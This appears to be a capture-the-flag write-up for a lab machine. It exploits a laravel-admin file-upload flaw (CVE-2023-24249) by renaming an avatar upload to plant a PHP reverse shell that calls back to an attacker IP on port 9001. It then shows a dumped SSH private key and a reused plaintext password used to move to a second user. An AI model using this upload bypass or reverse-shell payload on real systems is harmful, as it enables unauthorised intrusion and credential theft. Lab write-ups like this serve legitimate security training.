
Dashboard Description...

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3



Snyk Vulnerability Database › Composer › encore/laravel-admin

Arbitrary Code Execution

Affecting encore/laravel-admin package, versions >=0.0.0

INTRODUCED: 28 FEB 2023 CVE-2023-24249 CWE-94

How to fix?

There is no fixed version for `encore/laravel-admin`.

Overview

encore/laravel-admin is an administrative interface builder for laravel

Affected versions of this package are vulnerable to Arbitrary Code Execution due to unrestricted file uploads via the "user settings" interface. Users can upload and execute `.php` scripts on the affected server.

References

- PoC
- Project Repository

9.8 CRITICAL

Snyk CVSS

Attack Complexity	Low
Confidentiality	HIGH
Integrity	HIGH
Availability	HIGH


See more

Threat Intelligence

Exploit Maturity	PROOF OF CONCEPT

After logging in to the larravel-admin background, going to the “user settings” (“用户设置”) interface, try to modify the user’s avatar and save it, and then capture the requested data packet.

You can try to upload a php file ending in. jpg extended



用户名: admin

* 名称: admin

头像: user2-160x160.jpg

* 密码: ••


* 确认密码: ••

So we can use `.jpg` file instead of `.png`

Upload .jpg file

After the upload is successful, replay the request and modify the file name of the file upload to “. php”.

e.g.: php.jpg.php




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT224BuQmEDNNvsQt
Origin:
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: remember_admin_

------WebKitFormBoundaryT224BuQmEDNNvsQt
Content-Disposition: form-data; name="name"

admin
------WebKitFormBoundaryT224BuQmEDNNvsQt
Content-Disposition: form-data; name="avatar"; filename="php.jpg.php"
Content-Type: image/jpeg

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b";
        $_SESSION['k']=$key;
        session_write_close();
        $post=file_get_contents("php://input");
        if(!extension_loaded('openssl'))
```

add ". php"

So we can bypass it after all!


Let us do it on our end:

- Bypassing it




```
POST /admin/auth/setting HTTP/1.1
Host: admin.usage.htb
Content-Length: 4107
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-PJAX: true
X-PJAX-Container: #pjax-container
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIPzamAIRVMLFBVXy
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Origin: http://admin.usage.htb
Referer: http://admin.usage.htb/admin/auth/setting
Accept-Encoding: gzip, deflate, br
Cookie: remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IlZFcG5ZWWFZckJENSsvRHhaSE5jMVE9PSIsInZhbHVlIjoiK0orTVB0Mnkxa3Z1NnU4Y2wzQVN6QTVSSnFpQTF3K2VTdHlINDNVckhMaEJGU1N0ZzUwUHN0akxnZjJsbTliWlo1YU5namF4T1VCZE9SVTJpZEY3bXoxdGhYRHZZUE9LOHZkdmJEVDJ
jV3A0dldsV3VkSTZaUkF0UHhzK2xYWDhaMlpLUDBKcUZGcWRXYlozcFhISHdyeitta1RRckVNbTVVcnhWRHpBYWZtaGp5NXBsdzNiMnBEUmVhdklXNVN2d2trclhXSGxoWUk1SU9qTTVqaDhoOFBtU3JFeUt2bDNVdFptRExoRzJFdz0iLCJtYWMiOiI2ZWE1OT
g5MTVlODljNzU4NjRiMGZlMDM1YmRiNTk2ZjQzZWU2YWRlNTg1NjU3OWExMjAxYWYzZjE0YTFmMjRiIiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6IllFSW1DK25TT2FkTERUTlJSbVNLV1E9PSIsInZhbHVlIjoiKzhvMWU4N2VlYlYyVTI0dGh3dUQraDN0RTVWaUxrUlRCTGd2ZzlmRDkrK3JKT01TTlNJckdUaGlmK2R6Rk5xV0FmMEhra3pReEUwUERhMUdhV0wxeEdUZi9BWExwNGZxT3dFQ3dFQzM
1RDZyMm1CdHlISUxCTitSbVFLK1hQRFUiLCJtYWMiOiI3Y2EwODg2ZTc0Y2RmNDViNmI4ZmVhZTg3MDM1NjA4MjMzZTI5MDZkNDVkNDA5NzAyMmZmNTdkNDI2ZDQ3YjA3IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6Im1wak9DcEJucDlkWHdaWTlTc29hUXc9PSIsInZhbHVlIjoiV3Yra3JwbnpmTmJpUElPWUV0SGtGbXNMREdSRU5sSjFpUWN6cHhIekEwejZjbWhaMXRIdWlNTGVCNGoxbmlFdm5ETWlxRDhnSEVjRktLeGxVUTJqMTJLUjBqODNVNGk5Yk56YkJIN3k
xMDJ1ZUF5Y1dUMldPaURpL1p4aStKVEsiLCJtYWMiOiI0YTU0YmY1YTc2MWVlZTk5YWJjNDBhZDZiMTIxMzI0YmQ3ZDhhYjA1MzZhZWZmNzRmYjA2OWIwZDQzYjY4YTMzIiwidGFnIjoiIn0%3D
Connection: close

------WebKitFormBoundaryIPzamAIRVMLFBVXy
Content-Disposition: form-data; name="name"

Administrator
------WebKitFormBoundaryIPzamAIRVMLFBVXy
Content-Disposition: form-data; name="avatar"; filename="rev.php.jpg"
Content-Type: image/jpeg

<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.16';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

We get the request and allow it to go through



```
POST /admin/auth/setting HTTP/1.1
Host: admin.usage.htb
Content-Length: 4107
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-PJAX: true
X-PJAX-Container: #pjax-container
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryL13IvKpQl4LDlYep
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Origin: http://admin.usage.htb
Referer: http://admin.usage.htb/admin/auth/setting
Accept-Encoding: gzip, deflate, br
Cookie: remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IlZFcG5ZWWFZckJENSsvRHhaSE5jMVE9PSIsInZhbHVlIjoiK0orTVB0Mnkxa3Z1NnU4Y2wzQVN6QTVSSnFpQTF3K2VTdHlINDNVckhMaEJGU1N0ZzUwUHN0akxnZjJsbTliWlo1YU5namF4T1VCZE9SVT
jV3A0dldsV3VkSTZaUkF0UHhzK2xYWDhaMlpLUDBKcUZGcWRXYlozcFhISHdyeitta1RRckVNbTVVcnhWRHpBYWZtaGp5NXBsdzNiMnBEUmVhdklXNVN2d2trclhXSGxoWUk1SU9qTTVqaDhoOFBtU3JFeUt2bDNVd
g5MTVlODljNzU4NjRiMGZlMDM1YmRiNTk2ZjQzZWU2YWRlNTg1NjU3OWExMjAxYWYzZjE0YTFmMjRiIiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6IllFSW1DK25TT2FkTERUTlJSbVNLV1E9PSIsInZhbHVlIjoiKzhvMWU4N2VlYlYyVTI0dGh3dUQraDN0RTVWaUxrUlRCTGd2ZzlmRDkrK3JKT01TTlNJckdUaGlmK2R6Rk5xV0FmMEhra3pReEUwUERhMU
1RDZyMm1CdHlISUxCTitSbVFLK1hQRFUiLCJtYWMiOiI3Y2EwODg2ZTc0Y2RmNDViNmI4ZmVhZTg3MDM1NjA4MjMzZTI5MDZkNDVkNDA5NzAyMmZmNTdkNDI2ZDQ3YjA3IiwidGFnIjoiIn0%3D; laravel_sessi
eyJpdiI6IlBXZXpLNTBra1lkZGlVZ21rdFl5Znc9PSIsInZhbHVlIjoiVUN4RGg5dWRhdXNXcEJpSFM3UGNEVlJZUWVucEQ1WDRqZldBK0NWMEVQL1RTNG1OTktuaHNmcEtKa2tZUXpIN0dIdWNkRm52ZE1nai9ocn
3SEg4elVNQ0dYZHpWZ1BDWlhxT1gxZXciLCJtYWMiOiIyNjlmYzdiNjFlZGRjMDhjM2VhMjY1ZjIwYWRjNGJmYzg2M2M0MWQ1ZDIxYWZiNGE1MWJkMTNhMmZmMjAwM2UyIiwidGFnIjoiIn0%3D
Connection: close

------WebKitFormBoundaryL13IvKpQl4LDlYep
Content-Disposition: form-data; name="name"

Administrator
------WebKitFormBoundaryL13IvKpQl4LDlYep
Content-Disposition: form-data; name="avatar"; filename="rev.php.jpg.php"
Content-Type: image/jpeg

<?php

set_time_limit (0);
```

We change the name and then forward the request:




Username: admin

* Name: Administrator


Avatar: rev.php.jpg.php

rev.php.jpg.php

We bypass the filter! And now we can view the file:



Upon clicking the download file, we get a shell!



```
[04:44:25] Welcome to pwncat 🐈!                                                                   __main__.py:164
(local) pwncat$ listen --platform linux 9001
[04:44:36] new listener created for 0.0.0.0:9001                                                   manager.py:957
[04:55:54] 10.129.45.42:54476: upgrading from /usr/bin/dash to /usr/bin/bash                        manager.py:957
[04:55:56] 10.129.45.42:54476: registered new host w/ db                                            manager.py:957
[04:56:03] listener: 0.0.0.0:9001: linux session from 10.129.45.42:54476 established                manager.py:957
[04:56:41] 10.129.45.42:50912: upgrading from /usr/bin/dash to /usr/bin/bash                        manager.py:957
[04:56:43] 10.129.45.42:50912: loaded known host from db                                            manager.py:957
[04:56:50] listener: 0.0.0.0:9001: linux session from 10.129.45.42:50912 established                manager.py:957
```

```
(remote) dash@usage:/$ whoami
dash
```

02 - Privilege Escalation

dash (from reverse shell)

As the dash user we can:

- read user.txt, id_rsa of dash

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA3TGrilF/7YzwawPZg0LvRlkEMJSJQxCXwxT+kY93SpmpnAL0U73Y
```

```
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
63zj5LQZw2/NvnAAAACmRhc2hAdXNhZ2U=
-----END OPENSSH PRIVATE KEY-----
```

We can use the above key to SSH in any time

```
chmod 600 dash.key
ssh dash@usage.htb -i dash.key


dash@usage:~$
```

We see that we are able to SSH!

```
root:x:0:0:root:/root:/bin/bash
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

We have two users -> xander and dash (Since we own dash, we can try to escalate to xander next)

```
(remote) dash@usage:/home/dash$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
(remote) dash@usage:/home/dash$ su - xander
Password: 3nc0d3d_pa$$w0rd
```

In the directory, we see a weird file: `.monitrc` which when read yields a password. We can test it out for xander:

```
